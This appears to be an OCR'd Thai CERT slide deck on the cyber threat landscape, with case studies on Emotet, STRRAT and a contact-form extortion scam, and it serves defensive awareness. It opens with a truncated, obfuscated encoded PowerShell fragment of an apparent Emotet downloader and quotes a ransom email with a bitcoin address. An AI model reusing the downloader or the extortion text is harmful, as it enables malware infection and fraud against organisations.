AcAByAG8AZgBpAGwAZQAnACsAJwBcACcAKwAnAGcAYgBzAGcAYwAnADsAJABFAEwAbQBhAGMAKQAuACIAdABlAG4ARwBpAFQAaAAiACAALQBnAGUAIAAyADAAOAA4ADkAKQAgAHsAKABbAHcAbQBpAGMAbABhAHMAcwBdACcAdwBpAG4AMwAyAFAAUAByAG8AYwBlAHMAcwAnACkALgAiAGMAYABBAFQAZQAiACgAJABTAEsAQgBFAEwAbQBhAGMAKQA7ACQASwBYAE8AcgBWAHIAcAAgAD0AIAAoACQAVgBUAEcAASABOAHEAYwBqACAAaQBuACAAJABLAFAAWABUAFMAYwBoAHIAKQB7AHQAcgB5AHsAJABLAEUASQBXAFIAdwBrAGEALgAiAEQATwB3AG4ATABgAG8AQQBgAEQAZgBpAGAAbAblACIAKAAkAFYAVABHAEgATgBxAGMAagAsACAAJABTAEsAQgBFAEwAbQBhAGMAKQA7ACQAVgBFAEQAVQBMAHAAcAB1AD0AJwBJAFUAUwBKAFMAYwBqAHQAJwA7AEkAZgAgACgAKAAmACgAJwBHACcAKwAnAGUAdAAtAEkAdABlACcAKwAnAG8AJwApACAAJABTAEsAQgBFAEwAbQBhAGMAKQAuACIATABlAG4ARwBgAFQAaAAiACAALQBnAGUAIAAyADAAOAA4ADkAKQAgAHsAKABbAHcAbQBpAGMAbABhAHMAcwBdACcAdwBpAG4AMwAyAFAAUAByAG8AYwBlAHMAcwAnACkALgAiAGMAYABBAFQAZQAiACgAJABTAEsAQgBFAEwAbQBhAGMAKQA7ACQASwBYAE8AcgBWAHIAcAAgAD0AIAAoACQAVgBUAEcAegBrACAAJgAgACQAVgBUAEcAegBrACAAMgAgAC0AZQBxACAAMQApACAAewAkAEsAWABUAFMAYwBoAHIAKwA9ACAAMQB9ACAAZQBsAHMAZQAgAHsAJABLAEUASQBXAFIAdwBrAGEALgAiAEQAbwB3AG4AbABgAG8AQQBgAEQAZgBpAGAAbAblACIAKAAkAFYAVABHAEgATgBxAGMAagAsACAAJABTAEsAQgBFAEwAbQBhAGMAKQA7ACQAVgBFAEQAVQBMAHAAcAB1AD0AJwBJAFUAUwBKAFMAYwBqAHQAJwA7AEkAZgAgACgAKAAmACgAJwBHACcAKwAnAGUAdAAtAEkAdABlACcAKwAnAG8AJwApACAAJABTAEsAQgBFAEwAbQBhAGMAKQAuACIAVABlAHMAdAAiACgAJwBQAGEAdABoACcAKwAnAGQAJwBFACcAKwAnAGIAJwApACAALQBnAGUAIAAyADAAOAA4ADkAKQAgAHsAKABbAHcAbQBpAGMAbABhAHMAcwBdACcAdwBpAG4AMwAyAFAAUAByAG8AYwBlAHMAcwAnACkALgAiAGMAYABBAFQAZQAiACgAJABTAEsAQgBFAEwAbQBhAGMAKQA7AEkAZgAoACgAJgAoACcARwBlACcAKwAnAHQALQBJACcAKwAnAHQAZQBtACcAKwAnAG8AJwApACAAJABTAEsAQgBFAEwAbQBhAGMAKQAuACIAbABlAG4AZwBgAFQAaAAiACAALQBnAGUAIAAyADAAOAA4ADkAKQAgAHsAJABLAEUASQBXAFIAdwBrAGEAPQAnAHUAcgBsAGEAcgBwAHIAbwBmAGkAbABlACsAJwBcACcAKwAkAEMATABLAFEAVwBnAHUAaQArACcALgBlAHgAZQAnADsAJABCAEIARQBCAEEAcQBpAHoAPQAnAEsAUgBDAEsARQBxAHUAYwAnADsAJABLAEUASQBXAFIAdwBrAGEAPQAkAGUAbgB2AHUAcwBlAHIAcAByAG8AZgBpAGwAZQAnACsAJwBcACcAKwAkAEMATABLAFEAVwBnAHUAaQArACcALgBlAHgAZQAnADsAJABTAEsAQgBFAEwAbQBhAGMAPQAkAGUAbgB2AHUAcwBlAHIAcAByAG8AZgBpAGwAZQAnACsAJwBcACcAKwAnAGcAYgBzAGcAYwAnADsAJAB
```

Malware - Emotet









Malware - STRRAT

- Excel .xlsb >> Enable Macros >> oo >> download zip archive >> STRRAT



Malware - STRRAT

- Excel .xlsb >> Enable Macros >> oo >> download zip archive >> STRRAT




https://www.cs.cmu.edu/~pattis/15-1XX/common/handouts/ascii.html

ASCII Table


Malware - STRRAT

- Excel .xlsb >> Enable Macros >> oo >> download zip archive >> STRRAT




ภัยคุกคามที่เกี่ยวข้องกับ E-mail

- Vulnerable applications used by cybercriminals during cyberattacks




Source: https://securelist.com/it-threat-evolution-in-q2-2021-pc-statistics/103607/

Contact Us Form/Contact Form




Case Study - Contact Form



Source: https://www.backbuero.de/Impressum-Kontakt.2.html

Case Study - Attack Chains



Case Study - Ransom Note

Your Site Has Been Hacked

PLEASE FORWARD THIS EMAIL TO SOMEONE IN YOUR COMPANY WHO IS ALLOWED TO MAKE IMPORTANT DECISIONS!

We have hacked your website [ตัดออก] and extracted your databases.

...

How do i stop this?


We are willing to refrain from destroying your site's reputation for a small fee. The current fee is $3000 in bitcoins (BTC).

Please send the bitcoin to the following Bitcoin address (Make sure to copy and paste):

3QTr68okgYSc395wNJXNsrX41sj3VHh2ME

...

Case Study - Email Scams



Case Study - Bitcoin address (3QTr68okgYSc395wNJXNsrX41sj3VHh2ME)

- ไม่เคยมีการนำ Bitcoin address ดังกล่าวมาใช้งานจากผู้โจมตีกลุ่มต่าง ๆ มาก่อนในอดีต
- ไม่เคยมีความเคลื่อนไหว (transaction) ใด ๆ ที่เกิดจาก Bitcoin address ดังกล่าวเลย

Source: https://www.blockchain.com/btc/address/3QTr68okgYSc395wNJXNsrX41sj3VHh2ME

Case Study - สรุป


- ศูนย์ TTC-CERT ประเมินแล้วมีความมั่นใจในระดับสูง (a high level of confidence) ว่ากรณีนี้เป็นการหลอกลวง (scam) จากกลุ่มผู้ไม่หวังดี เพื่อหลอกให้เหยื่อตกใจและหวังผลในการหลอกลวง (scam) องค์กรในการโอนเงินให้ผู้ไม่หวังดีเป็นจำนวน 3,000 BTC

Challenges

- กรณีผู้ไม่หวังดีใช้วิธีนี้ในการโจมตี
  - ส่งไฟล์มัลแวร์ที่เป็นอันตราย หรือ ลิงก์ที่เป็นอันตราย
  - ให้กับพนักงานในองค์กรผ่านแบบฟอร์มการติดต่อ (contact form) และส่งข้อมูลไปยังอีเมลของพนักงาน
- URL ที่เป็นแชร์ไฟล์**ของบริการแชร์ไฟล์** (file-sharing service)
- URL ที่เป็นแชร์โฟลเดอร์บริการแชร์ไฟล์ (file-sharing service)
- บริการแชร์ไฟล์ (file-sharing service) เช่น box.com dropbox.com mega.nz หรือ ownCloud

รายงานฉบับเต็ม

- สามารถดาวน์โหลดได้ที่ https://www.ttc-cert.or.th/ หรือ https://drive.google.com/file/d/1P2lQdHM5Btq0Q_Q-LaWMZy0H398sThpn/view
- หรือ




ภัยคุกคามต่อข้อมูล (data)

ภัยคุกคามต่อข้อมูล (data)

- การละเมิดข้อมูล/การรั่วไหลของข้อมูล
  - การเข้าถึงข้อมูลโดยไม่ได้รับอนุญาต (unauthorised access)
  - การเปิดเผยข้อมูลที่ละเอียดอ่อน (sensitive data) ข้อมูลที่มีชั้นความลับ (confidential data)
  - ข้อมูลถูกเก็บไว้ที่สภาพแวดล้อมที่ไม่น่าเชื่อถือ (untrusted environment)
- เป็นผลมาจากการโจมตีทางไซเบอร์, insider threat, การสูญหายหรือการเปิดเผยข้อมูลโดยไม่ได้ตั้งใจ
- “ข้อมูล” เป็นเป้าหมายหลักสำหรับผู้โจมตีด้วยเหตุผลหลายประการ เช่น การกรรโชก การเรียกค่าไถ่ ฯลฯ
- การโจรกรรมข้อมูลประจำตัว (identity theft) โดยผู้โจมตีใช้ข้อมูล user account เพื่อปลอมเป็นผู้ใช้งาน หรือใช้ข้อมูล identity theft ปลอมเป็นผู้อื่น
- มีการละเมิดข้อมูลที่เกี่ยวข้องกับภาค healthcare ที่เพิ่มมากขึ้น <-- GDPR, PDPA
- การโจมตีมีแรงจูงใจทางด้านการเงิน

ภัยคุกคามต่อข้อมูล (data)


- Incidents related to threats against data observed by ENISA (April 2020-July 2021)



Source: ENISA Threat Landscape 2021 https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021

ภัยคุกคามต่อข้อมูล (data)

- การละเมิดข้อมูลที่เกี่ยวข้องกับภาค healthcare เพิ่มขึ้นอย่างรวดเร็ว
  - ข้อมูล Credit Card เปลี่ยนได้ แต่ข้อมูลสุขภาพเปลี่ยนไม่ได้
- Data related incidents in healthcare as observed through OSINT by ENISA



Source: ENISA Threat Landscape 2021 https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021


ภัยคุกคามต่อ Availability


ภัยคุกคามต่อ Availability

- การโจมตี Denial of Service (DoS) เป็นหนึ่งในภัยคุกคามที่สำคัญที่สุดต่อระบบไอที
- การโจมตี DDoS (Distributed Denial of Service) แบบดั้งเดิมกำลังเคลื่อนไปสู่การโจมตีโดยใช้ IoT (Internet of Things)
- Ransom Denial of Service (RDoS) เป็นรูปใหม่ของการโจมตีแบบ DoS
- การระบาดของ COVID-19 ถูกใช้เป็นตัวเร่งของจากโจมตี
  - Video conference และ remote collaboration ใช้ Bandwidth เยอะ
- ความสำเร็จของ Internet of Things (IoT) ร่วมกับ 5G ส่งผลให้เกิดการโจมตี DDoS ได้ง่ายมากขึ้น

ภัยคุกคามต่อ Availability


- ความสำเร็จของ Internet of Things (IoT) ร่วมกับ 5G ส่งผลให้เกิดการโจมตี DDoS ได้ง่ายมากขึ้น





Source: https://www.fortinet.com/blog/threat-research/omg--mirai-based-bot-turns-iot-devices-into-proxy-servers

Ransom Denial of Service (RDoS)




Source: https://blog.netlab.360.com/ddosmonster_the_return_of__fodcha_cn/


Supply-chain attacks

Supply-chain attacks

- Supply-chain attacks คือ การโจมตีทางไซเบอร์ที่พยายามสร้างความเสียหายให้กับองค์กรด้วยการกำหนดเป้าหมายโจมตีองค์กรที่มีความปลอดภัยน้อยกว่าในห่วงโซ่อุปทาน (Supply-chain)

Supply-chain attacks - Solarwinds





Source https://blog.radware.com/security/2020/12/fireeye-hack-turns-into-a-global-supply-chain-attack/ | https://zeronetworks.com/blog/examining_solarwinds_supply_chain_attack_summary/

Crime in the Metaverse

Crime in the Metaverse - new challenges in a virtual world

- It's going to be an inevitable part of many people's life
- Gartner predicts 25% of people will spend at least one hour per day in the Metaverse by 2026
- Playing games, working, shopping, hanging out with their mates, and… committing crimes
- Virtual world that has no concept of country borders

Crime in the Metaverse - new challenges in a virtual world

- Identity theft
  - Virtual representation of users in the metaverse
  - How can you be sure of who you are actually speaking
- Financial: money laundering, scams
  - Virtual businesses, selling virtual goods to avatars
  - Provides opportunities to transfer money across borders in a way that is more difficult for the authorities to monitor
  - Lure others into a false sense of security that it's safe to share their personal information
- Harassment and (child) abuse and exploitation
  - Virtually raped
  - These kinds of virtual experiences pose serious questions about the applicability of current legislation
  - Virtual strip clubs

Crime in the Metaverse - new challenges in a virtual world

- Terrorism
  - Terrorists will always try to exploit new technological options to facilitate their activities
  - Propaganda, recruitment and training
  - Create a virtual Caliphate
  - Create a virtual white supremacist state

Crime in the Metaverse - new challenges in a virtual world

- Gather intelligence about criminal activity
- Way to collect data on the activities of suspects
- Police will need to understand it, and put resources into both how its users can best be protected and how criminals abusing the system can be brought to justice

Categories of cybersecurity threat actors

Categories of cybersecurity threat actors

- State-sponsored actors
- Cybercrime actors
- Hacker-for-hire actors
- Hacktivists

Categories of cybersecurity threat actors

- State-sponsored actors
  - เน้นไปที่การทำ cyber-espionage
  - แอบอยู่ในเครือข่ายของเป้าหมายระยะยาว
- กลุ่ม APT 41


Categories of cybersecurity threat actors

- Cybercrime actors
  - Social engineering เป็นการโจมตีที่แพร่หลายที่สุด
  - ในช่วงการระบาดใหญ่ อาชญากรไซเบอร์ได้ใช้ประโยชน์จาก ความสนใจ ความกังวล ความอยากรู้ และความกลัวของผู้คน โดยการโจมตีแบบ Phishing โดยใช้ theme ที่เกี่ยวกับโควิด -19 เพื่อผลประโยชน์ทางการเงิน
  - ใช้ Ransomware โจมตี กลุ่ม healthcare ในช่วงโควิด -19 และ มีแนวโน้มที่จะกำหนดเป้าหมายต่อข้อมูลใด ๆ ที่จะมีผลกระทบต่อการดำเนินงานของเหยื่อ
  - โจมตี WFH technology เช่น VPN

กลุ่มผู้โจมตีที่น่าสนใจ

- Desorden Group
  - Currently, the group has no interest in breaching former USSR or European countries.
  - The group carefully plans and selects their victims, which are primarily conglomerates in Asia that have high revenues.
  - They claim to be a 'for-hire' hacking group and do not identify as a ransomware group, despite operating like one.
  - Extracts sensitive organizational data and demands a ransom for it.
  - Does not encrypt a victim's data. Instead, they steal sensitive information from the victim and threaten to make it public if the company does not pay the ransom

Information Stealer Ecosystem




Source: https://blog.sekoia.io/traffers-a-deep-dive-into-the-information-stealer-ecosystem/

- Traffers (from the Russian word "Трафферер", also referred to as "worker" in the underground community)
- Traffers team is an organised, centrally managed structure headed by one or several team administrators.
- Once a traffer gets a build, it is responsible for spreading the malware using the team's delivery methods, or its own infection chain

Categories of cybersecurity threat actors


- Hacker-for-hire actors
  - ทำการภายในตลาด "Access-as-a-Service" (AaaS) ซึ่งส่วนใหญ่ประกอบด้วยบริษัทที่มีความสามารถทางไซเบอร์เชิงรุก
  - ลูกค้าส่วนใหญ่จะเป็นรัฐบาล
  - บริษัท Hacker-for-hire ดำเนินการอย่างถูกกฎหมายในประเทศที่ดำเนินการ



Source https://citizenlab.ca/2018/09/hide-and-seek-tracking-nso-groups-pegasus-spyware-to-operations-in-45-countries/

Categories of cybersecurity threat actors

- Hacktivists
  - ขีดความสามารถของ Hacktivists กลยุทธยังคงเป็น "แบบเก่า" โดยส่วนใหญ่เน้นที่การโจมตี DDoS, Web defacement, การเปิดเผยข้อมูลที่ละเอียดอ่อน (sensitive data)



Categories of cybersecurity threat actors

- Hacktivists
  - ขีดความสามารถของ Hacktivists กลยุทธยังคงเป็น "แบบเก่า" โดยส่วนใหญ่เน้นที่การโจมตี DDoS, Web defacement, การเปิดเผยข้อมูลที่ละเอียดอ่อน (sensitive data)

Source: https://www.blognone.com/node/125791

References

- ENISA Threat Landscape 2021 https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021
- ENISA Threat Landscape for Ransomware Attacks https://www.enisa.europa.eu/publications/enisa-threat-landscape-for-ransomware-attacks
- Midyear 2021 Cybersecurity Landscape Review: Attacks From All Angles Abound https://www.trendmicro.com/en_us/research/21/i/midyear-2021-cybersecurity-landscape-review.html
- ENISA Threat Landscape for Ransomware Attacks https://www.enisa.europa.eu/publications/enisa-threat-landscape-for-ransomware-attacks
- Global Threat Landscape Report https://www.fortinet.com/content/dam/fortinet/assets/threat-reports/report-threat-landscape-2021.pdf
- Navigating the 2021 threat landscape: Security operations, cybersecurity maturity https://www.helpnetsecurity.com/2021/08/02/2021-threat-landscape/
- CrowdStrike 2022 Global Threat Report https://go.crowdstrike.com/rs/281-OBQ-266/images/Report2022GTR.pdf
- Ransoms Without Ransomware, Data Corruption and Other New Tactics in Cyber Extortion https://www.sentinelone.com/blog/ransoms-without-ransomware-data-corruption-and-other-new-tactics-in-cyber-extortion/
- Policing in the metaverse: what law enforcement needs to know https://www.europol.europa.eu/cms/sites/default/files/documents/Policing%20in%20the%20metaverse%20-%20what%20law%20enforcement%20needs%20to%20know.pdf

References

- A Closer Look At Wiper Malware https://www.csa.gov.sg/singcert/Publications/a-closer-look-at-wiper-malware
- Industrial and Critical Infrastructure Security: Technical Analysis of Real-Life Security Incidents https://ieeexplore.ieee.org/document/9638617
- รายงานการวิเคราะห์สรุปการโจมตีของมัลแวร์ที่ใช้ในการทำลายข้อมูล (Destructive Malware) ที่มุ่งเป้าโจมตีหน่วยงานต่าง ๆ ในประเทศยูเครนในภาพรวมตลอดสัปดาห์ที่ผ่านมา https://drive.google.com/file/d/1NzXmW2T3MWOiLxTwFPY7AJwoIMhVoYD3/view
- Contact Us Form Scam - ผู้ไม่หวังดีใช้ contact us form ในการหลอกลวง (scam) องค์กรในประเทศไทย https://drive.google.com/file/d/1P2lOdHM5Btq0Q_Q-LaWMZv0H398sThpn/view
- รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220705-1.v1 - Lockbit_v3 https://drive.google.com/file/d/11wg0rOBXfuYja4elepjqQj0wcC65bdru/view

คำถาม/ข้อสงสัย/ข้อเสนอแนะ

เอกสารแนบท้าย 6

รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 16

ศูนย์ TTC-CERT ได้ส่ง นายพิศุทธิ์ ม่วงสมัย เป็นวิทยากรเพื่อเผยแพร่ความรู้สู่สาธารณะในหัวข้อ Contact Us Form Scam กรณีผู้ไม่หวังดีใช้ contact us form ในการหลอกลวง (scam) องค์กรในประเทศไทย ในการประชุม Thailand CERTs Community (TH-CC) ครั้งที่ 4/2565 จัดโดยสมาคมบริษัทหลักทรัพย์ไทย เมื่อ 26 ต.ค.65 ณ สำนักงานคณะกรรมการกำกับหลักทรัพย์และตลาดหลักทรัพย์ โดยมีรายละเอียดตามเอกสารแนบท้าย 1

